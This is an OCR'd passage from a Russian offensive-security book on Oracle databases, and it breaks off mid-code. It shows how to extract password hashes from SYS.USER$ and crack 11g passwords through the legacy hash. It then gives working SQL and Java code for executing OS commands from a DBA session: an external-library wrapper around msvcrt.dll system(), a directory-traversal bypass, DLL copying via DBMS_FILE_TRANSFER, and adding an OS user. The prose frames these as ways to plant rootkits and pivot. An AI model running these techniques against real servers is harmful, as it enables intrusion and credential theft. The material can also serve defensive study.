


Рис. 7.4.1-2. Попытка обращения к системным таблицам с правами SELECT ANY TABLE




Рис. 7.4.1-3. Выборка из таблицы DBA_USERS

1. Сначала, как и в старой версии, происходит конкатенация пароля и теперь уже случайной соли, состоящей из 10 байт.
2. Далее вычисляется хэш-функция от предыдущего значения по алгоритму sha-1.
3. После чего выполняется конкатенация полученного хэша с солью, и это значение записывается в поле spare4 таблицы SYS.USER$.

Алгоритм также можно представить в виде формулы:

```
sys.user$spare4 = SHA1(pwd concat with salt) concat with salt
```

Следующим запросом можно вытащить это значение из таблицы (результат на рис. 7.4.2-1).

```
SQL> select name, password, spare4  from sys.user$;
```




Рис. 7.4.2-1. Хэш пароля, сгенерированный новым алгоритмом

Что касается нового алгоритма, то в нем исправлены предыдущие ошибки. Во-первых, пароль теперь регистрозависимый, что существенно увеличивает алфавит символов для перебора. Во-вторых, в качестве соли используется действительно случайное значение. Все это говорит о том, что компания Oracle сделала серьезный шаг в сторону повышения безопасности, но, как обычно, есть один нюанс, который сводит на нет все преимущества нового алгоритма.

Ситуация очень напоминает историю с ОС Windows и LM/NTLM-хэшами. Там, если вы помните, для совместимости со старыми системами в ОС Windows вместе с новым NTLM-хэшем хранится старый LM-хэш. Это позволяет с легкостью расшифровать любые пароли менее 14 символов, используя старый хэш.

Ситуация в Oracle очень похожа. Видимо, для совместимости со старыми приложениями и СУБД в таблице SYS.USER$ хранится старый хэш, получить его можно следующим запросом:

```
SQL> select name,password,spare4 from sys.user$ where name='SYS';

NAME                           PASSWORD
------------------------------ ------------------------------
SPARE4
----------------------------------------------------------------
SYS                            77E6B621F3BB777A
S:52D6AC184EDE6D952E94317CB1C9918D2766C34A23C476E460D72BD03F2C
```

Как видно из вывода запроса, теперь в таблице хранится два разных хэша. Старый – 77E6B621F3BB777A, совместимый с Oracle ниже 11g, и новый. На самом деле, последняя строка листинга – это не хэш в чистом виде. Первые 20 байт – это SHA-1 хэш-пароля, а последние 10 – это как раз случайная соль. Наличие старого хэша означает, что можно подбирать к нему пароль теми же способами, что и в старых версиях, не тратя зря время на попытку подбора исходного значения к новому хэшу.

Тем не менее существует один нюанс – такой же, как и в ситуации LM/NTLM-хэшами. Когда мы подбираем пароль к старому хэшу, то он, по понятным причинам, может не совпасть с настоящим, так как старый алгоритм хранения паролей не различает регистров, а новый уже различает. Например, мы подобрали пароль к старому хэшу, и он оказался таким – passwd, но поскольку старый хэш не различает регистров, то вполне возможно, что на самом деле настоящий пароль такой – PassWd.

Но нас это нисколько не останавливает, поскольку после того, как был получен пароль из старого хэша, мы без проблем можем перебрать все варианты написания этого пароля с разными регистрами. Чтобы не делать этого вручную, можно воспользоваться программой THC-OrakelCrackert (http://freeworld.thc.org/thc-orakel/). Эта программа предназначена для перебора паролей для 11-й версии СУБД. Результат ее работы по подбору пароля пользователя SYS, хэши которого мы достали, можно наблюдать на рис. 7.4.2-2.

Описанный выше способ гораздо эффективнее, чем попытка подбирать пароли к SHA-1 хэшам[1]. В итоге мы получаем, что на данный момент, имея доступ к таблице с хэшами паролей, то есть обладая правом SELECT ANY DICTIONARY, сложность перебора пароля в 11 версии СУБД практически не отличается от старых версий.

7.5. Заключение

Подытожив текущую главу, можно сделать вывод, что если пользователи или администраторы СУБД используют пароли из стандартного набора символов, длиной менее 10 символов или пароли, состоящие из словарных слов, то вне зави-

[1] Уже во время редакции книги, в свет вышла утилита GSAuditor, которая заточена на подбор SHA-1 хэшей, и обладает скоростью подбора порядка 6 млн паролей в секунду на core2duo 2.4! (ожидается 20 млн). Это уже в 4 раза быстрее, чем подбор пароля по старому хэшу. После чего, преимущество нового алгоритма шифрования в Oracle над старым начинает подвергаться сомнению.




Рис. 7.4.2-2. Успешная работа утилиты THC-OrakelCrackert

симости от версии СУБД расшифровать их пароли можно в считанные часы, а в лучшем случае – достаточно и пары минут.

7.6. Полезные ссылки

1. Joshua Wright. «An Assessment of the Oracle. Password Hashing Algorithm». http://www.isg.rhul.ac.uk/~ccid/publications/oracle_passwd.pdf
2. Поляков Александр. «Запароленная власть». http://www.xakep.ru/magazine/xa/113/052/1.asp
3. Philippe Oechslin. «Making a Faster Cryptanalytic Time-Memory Trade-Off». http://lasecwww.epfl.ch/~oechslin/publications/crypto03.pdf
4. Сравнение скоростей различных переборщиков паролей. http://www.red-database-security.com/whitepaper/oracle_password_benchmark.html
5. Самый быстрый переборщик паролей под Oracle 11g – GSAuditor http://www.evilfingers.com/tools/GSAuditor.php

Глава 8. Получение доступа к операционной системе

В предыдущих главах было подробно описано, как получить административный доступ к СУБД Oracle путем эксплуатации тех или иных уязвимостей, ошибок в конфигурации и доступа к хэшам паролей. Получив в итоге доступ с правами администратора к СУБД, злоумышленник, при наличии определенных настроек в конфигурации СУБД, может получить доступ к операционной системе с правами пользователя, от имени которого запущена СУБД. А если учитывать тот факт, что в ОС Windows СУБД Oracle по умолчанию запускается с правами администратора, то получение административного доступа к СУБД практически означает получение административного доступа к серверу и, как следствие, ко всем приложениям и данным, хранящимся на данном сервере. К слову сказать, в СУБД Oracle есть несколько уязвимостей, позволяющих локальному пользователю операционной системы повысить свои привилегии до администратора. Таким образом, получение доступа к ОС даже в UNIX-системах (где СУБД по умолчанию запускается от имени непривилегированного пользователя) может привести к получению административных прав на сервере, путем эксплуатации локальных уязвимостей там, где Oracle запускается от непривилегированного юзера.

В данной главе мы рассмотрим подробно различные способы получения доступа к файловой системе и командной строке сервера, имея те или иные привилегии в СУБД Oracle. Будут рассмотрены как легальные, так и недокументированные способы.

Как обычно, начнем со стандартных способов, постепенно переходя к более сложным и менее популярным, которые целесообразно применять уже в случаях, когда простые способы по тем или иным причинам не дают результата.

8.1. Выполнение команд ОС через СУБД

Будем считать, что нам тем или иным образом удалось получить доступ к СУБД Oracle с максимальными правами. Даже если нашей конечной целью являлось получение доступа к СУБД, то ничто не мешает попытаться расширить свои привилегии и получить доступ к операционной системе, на которой установлена СУБД. Для этого может быть множество причин, как то: загрузка руткита в ОС, для закрепления прав на сервере и облегчения дальнейшего доступа или использования сервера в качестве плацдарма для следующих атак, или, в конце концов, просто из-за любопытства.

Для того чтобы выполнить команды операционной системы через оболочку СУБД Oracle, существует немало способов. Перечислим самые основные из них, которые будут рассмотрены в данной книге:

- выполнение команд ОС, используя уязвимости переполнение буфера;
- выполнение команд ОС, используя внешние библиотеки;
- выполнение команд ОС, используя JAVA-процедуры;
- выполнение команд ОС, используя пакет DBMS_SCHEDULER;
- выполнение команд ОС, используя пакет Job Scheduler;
- выполнение команд ОС путем модификации системных переменных Oracle.

Все перечисленные способы позволяют, имея те или иные привилегии в СУБД, получить доступ к командной строке операционной системы с правами пользователя, от имени которого была запущена СУБД, (напомню, что в ОС Windows СУБД Oracle по умолчанию запускается от администратора). Что касается первого способа (использования уязвимости переполнения буфера), его мы уже частично рассматривали в главе 6 и показали, как с помощью уязвимости переполнения буфера создать пользователя с правами администратора в операционной системе. Следующие 3 способа являются документированными механизмами доступа к ОС, в то время как последние два представлены как пример того, что доступ к ОС можно получить не только документированными процедурами. Эти способы изменяют системные настройки СУБД и используют недокументированные процедуры, чем могут повлиять на стабильность работы и привести к возможным отказам в обслуживании, но это не означает, что мы не станем их использовать в крайнем случае. Рассмотрим теперь более подробно каждый из этих способов.

8.1.1. Выполнение команд ОС, используя внешние библиотеки

Это самый простой способ получения доступа к командной строке, существующий с ранних версий СУБД и не требующий наличия дополнительно установленных пакетов. Прежде чем перейти непосредственно к выполнению команд, рассмотрим вообще, что такое внешние библиотеки, для чего они нужны и как с ними работать.

Зачастую разработчикам бывает необходимо использовать сторонние функции, не реализованные в СУБД, например вызов тех же команд операционной системы. Для этого в СУБД Oracle была включена возможность загрузки внешних библиотек. В ОС Windows с этой целью используются динамические библиотеки (файлы с расширением .dll). После того как библиотека будет подгружена с помощью команды CREATE LIBRARY, можно экспортировать из нее функции и вызывать их в своих PL/SQL-процедурах. В общем случае это выглядит так, а теперь рассмотрим, как с помощью данной техники получить доступ к командной строке сервера и выполнять произвольные команды.

Как было сказано выше, для начала необходимо подгрузить внешнюю библиотеку, в которой реализованы необходимые нам системные функции. В каждой ОС системные библиотеки, естественно, отличаются. Вот основные пути, по которым могут располагаться системные библиотеки в различных ОС:

```
HPUX          – '/usr/lib/libc.sl'
Solaris       – '/usr/lib/libsys.so'
SUSE Linux    – '/usr/lib/libc.so.6'
```

```
Windows NT      -  'c:\winnt\system32\msvcrt.dll'
Windows XP/2003 -  'c:\windows\system32\msvcrt.dll'
```

В данном случае мы рассмотрим выполнение команд на основе ОС Widows, следовательно, необходимо подгрузить библиотеку msvcrt.dll, в которой реализована функция system(). Для этого необходимо, чтобы пользователь имел привилегии CREATE ANY LIBRARY (по умолчанию присутствуют у роли DBA). Библиотека подгружается следующим образом:

```
CREATE OR REPLACE LIBRARY
exec_shell AS 'C:\windows\system32\msvcrt.dll';
/
```

Далее мы создаем процедуру oraexec, которая будет, по сути, являться оберткой над процедурой system() из библиотеки msvcrt.dll:

```
CREATE OR REPLACE PROCEDURE oraexec (cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C;
/
```

После чего мы сможем выполнять команды операционной системы вот таким нехитрым вызовом:

```
EXEC oraexec('ipconfig');
```

Однако данный способ работает только на старых версиях СУБД. После опубликования данного способа компания Oracle выпустила обновление, после установки которого при загрузке внешних библиотек осуществляется проверка того, чтобы они находились в директории $ORACLE_HOME\bin. И действительно, при проверке данного способа на версии Oracle 10g R1 СУБД оповестила нас об ошибке, связанной с неправильным путем к библиотеке (рис. 8.1.1-1).

После выпуска обновлений выяснилось, что защиту можно было обойти банальной атакой «обход каталога». Реализуется она следующим вызовом, в результате которого проверка проходит успешно и внешняя библиотека подгружается:

```
CREATE OR REPLACE LIBRARY exec_shell AS
'$ORACLE_HOME\bin\..\..\..\..\..\windows\system32\msvcrt.dll';
/
```

Таким образом, используя данную атаку, опять стало возможно выполнять команды ОС. Атака была проверена в версии Oracle 10.1.0.2, и в систему добавляется новый пользователь (рис. 8.1.1-2).

Тем самым, даже если подключение внешних библиотек ограничено какой-либо директорией, можно воспользоваться атакой «обход каталога». К сожалению, этот метод работает не всегда, так как в версии 11g эта уязвимость уже устранена (рис. 8.1.1-3).

В версиях СУБД до 11g обход каталога будет работать только в том случае, когда директория $ORACLE_HOME\bin находится на том же диске, что и нужная нам библиотека. То есть, если у нас операционная система находится на диске C: и путь




Рис. 8.1.1-1. Неудачная попытка подключения библиотеки: неправильный путь




Рис. 8.1.1-2. Подключение библиотеки при помощи уязвимости «обход каталога»

к библиотеке выглядит как C:\windows\system32\msvcrt.dll, а СУБД установлена, например, на диске E:\ и путь к директории $ORACLE_HOME\bin выглядит как E:\oracle\product\10.2.0\db_1\BIN\, то в этом случае подключение внешних биб-




Рис. 8.1.1-3. Неудачная попытка атаки «обход каталога» в СУБД Oracle 11g

лиотек, используя атаку «обход каталога» (directory traversal), естественно, не работает. В этом плане по умолчанию в ОС Windows ситуация безопаснее, чем в ОС UNIX, так как в UNIX через обход каталога (directory traversal) можно получить доступ к любому разделу.

В случае если СУБД установлена на диск, отличный от того, где расположена системная библиотека, то имеется только один вариант ее подключения. Рассмотрим его подробнее. Сначала необходимо скопировать библиотеку в директорию, доступную для подключения внешних библиотек. Для этого можно воспользоваться процедурой COPY_FILE из пакета DBMS_FILE_TRANSFER, которая позволяет нам копировать бинарные файлы. Для того чтобы скопировать бинарный файл, пользователь должен обладать правами CREATE OR REPLACE DIRECTORY. Итак, создадим две директории, одна из которых указывает на место, где лежит системная библиотека, а другая – на то место, куда его необходимо скопировать.

```
CREATE OR REPLACE DIRECTORY copy_dll_from AS      'C:\Windows\system32';
CREATE OR REPLACE DIRECTORY copy_dll_to AS        '$ORACLE_HOME\bin';
```

После успешного создания директорий можно приступить собственно к копированию:

```
BEGIN
  DBMS_FILE_TRANSFER.COPY_FILE(
   source_directory_object      => 'copy_dll_from',
   source_file_name             => 'msvcrt.dll',
   destination_directory_object => 'copy_dll_to',
```

```
  destination_file_name          => 'msvcrt.dll');
END;
/
```

После завершения копирования переходим собственно к выполнению процедуры:

```
CREATE OR REPLACE LIBRARY exec_shell AS '$ORACLE_HOME\bin\msvcrt.dll';
/

CREATE OR REPLACE PROCEDURE oraexec (cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C;
/

EXEC oraexec('net user sh2kerr 12345 /add');
```

Результат работы данного примера в СУБД Oracle 10g можно видеть на рис. 8.1.1-4. В версии СУБД Oracle 11g это также работает (рис. 8.1.1-5).

Таким образом, даже в последней версии Oracle 11g, имея права CREATE ANY DIRECTORY и CREATE ANY LIBRARY (по умолчанию есть у роли DBA), мы можем получить полноценный доступ к командной строке сервера. Если по каким-то причинам все вышеперечисленные методы не сработали, например адми-




Рис. 8.1.1-4. Копирование библиотеки и запуск команды ОС в СУБД Oracle 10g




Рис. 8.1.1-5. Копирование библиотеки и запуск команды ОС в СУБД Oracle 11g

нистратор отключил возможность выполнения внешних процедур, то в ход можно пустить методы, описанные ниже.

Реальный пример

В качестве примера использования данной техники можно привести эксплоит, написанный автором, под уязвимость в процедуре SYS.LT.REMOVEWORKSPACE (http://dsecrg.ru/pages/expl/show.php?id=22). Эксплоит состоит из двух этапов (читай подробнее главу 9 о поэтапном повышении привилегий). Сперва он реализует получение прав DBA, а потом выполняет команды ОС, используя механизм, описанный в данном разделе.

8.1.2. Выполнение команд ОС, используя JAVA-процедуры

Благодаря тому, что в Oracle есть возможность писать встроенные процедуры на языке JAVA, ничто нам не помешает написать процедуру, осуществляющую доступ к файловой системе, а также доступ к командной строке ОС и выполнение произвольных системных команд с правами пользователя, от которого запущена СУБД. Для того чтобы выполнить данную процедуру, необходимо обладать ролью DBA или иметь права на выполнение процедур из пакета SYS:java, а также иметь привилегии CREATE ANY PROCEDURE.

Существует множество вариантов реализации процедуры для выполнения команд ОС, но все они в конечном счете используют Java-метод Runtime.getRuntime().exec(). Ниже приведен код процедуры с минимально необходимым набором команд:

```
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "JAVACMD" AS
import java.lang.*;
import java.io.*;

public class JAVACMD
{
 public static void execCommand (String command) throws IOException
 {
     Runtime.getRuntime().exec(command);
 }
};
/

CREATE OR REPLACE PROCEDURE JAVACMDPROC (p_command  IN  VARCHAR2)
AS LANGUAGE JAVA
NAME 'JAVACMD.execCommand (java.lang.String)';
/
```

Для того чтобы вызвать команды ОС, достаточно вызвать следующую процедуру:

```
exec javacmdproc('set');
```

В случае если у пользователя не будет прав на выполнение процедур из пакета java.io.FilePermission и java.lang.RuntimePermission, чего по умолчанию нет ни у кого кроме пользователя SYS, то система выдаст ошибку (рис. 8.1.2-1).

Чтобы этой ошибки не было, необходимо назначить текущему пользователю права на выполнение процедур java.io.FilePermission (для выполнения произвольных команд), а также права на выполнение процедур java.lang.RuntimePermission (для доступа к файлам ОС).

Ниже указаны команды для назначения нужных прав пользователю SYSTEM:

```
exec dbms_java.grant_permission('SYSTEM', 'SYS:java.io.FilePermission',
'<<ALL FILES>>','execute');

exec dbms_java.grant_permission('SYSTEM',
'SYS:java.lang.RuntimePermission',
'writeFileDescriptor', '');

exec dbms_java.grant_permission('SYSTEM',
'SYS:java.lang.RuntimePermission', 'readFileDescriptor', '');
```

Теперь, имея все необходимые права, мы можем выполнять произвольные команды вызовом процедуры javacmdproc. Результат выполнения мы можем наблюдать на рис. 8.1.2-2.

Процедура не умеет выводить результат выполнения команды (рис. 8.1.2-1), что не позволит нам читать файлы, но зато с ее помощью, возможно, к примеру, добавить нового пользователя в ОС и, подключившись от его имени к серверу, уже нормально выполнять команды.




Рис. 8.1.2-1. Ошибка выполнения Java-процедуры: недостаточно прав

Чтобы проблем с выводом результата команды не возникало, необходимо написать полноценную Java-процедуру с обработкой ввода-вывода, а также желательно позаботиться и о кроссплатформенности решения. Наиболее лаконичное решение найденное в Интернете представлено ниже. Оно одинаково хорошо работает как для Windows, так и для UNIX-систем, и позволяет читать вывод команд.

```
CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED "Host" AS
import java.io.*;
public class Host {
  public static void executeCommand(String command) {
    try {
      String[] finalCommand;
      if (isWindows()) {
        finalCommand = new String[4];
        // Use the appropriate path for your windows version.
        finalCommand[0] = "C:\\windows\\system32\\cmd.exe";  // Windows XP/2003
        //finalCommand[0] = "C:\\winnt\\system32\\cmd.exe";  // Windows NT/2000
        finalCommand[1] = "/y";
        finalCommand[2] = "/c";
        finalCommand[3] = command;
      }
      else {
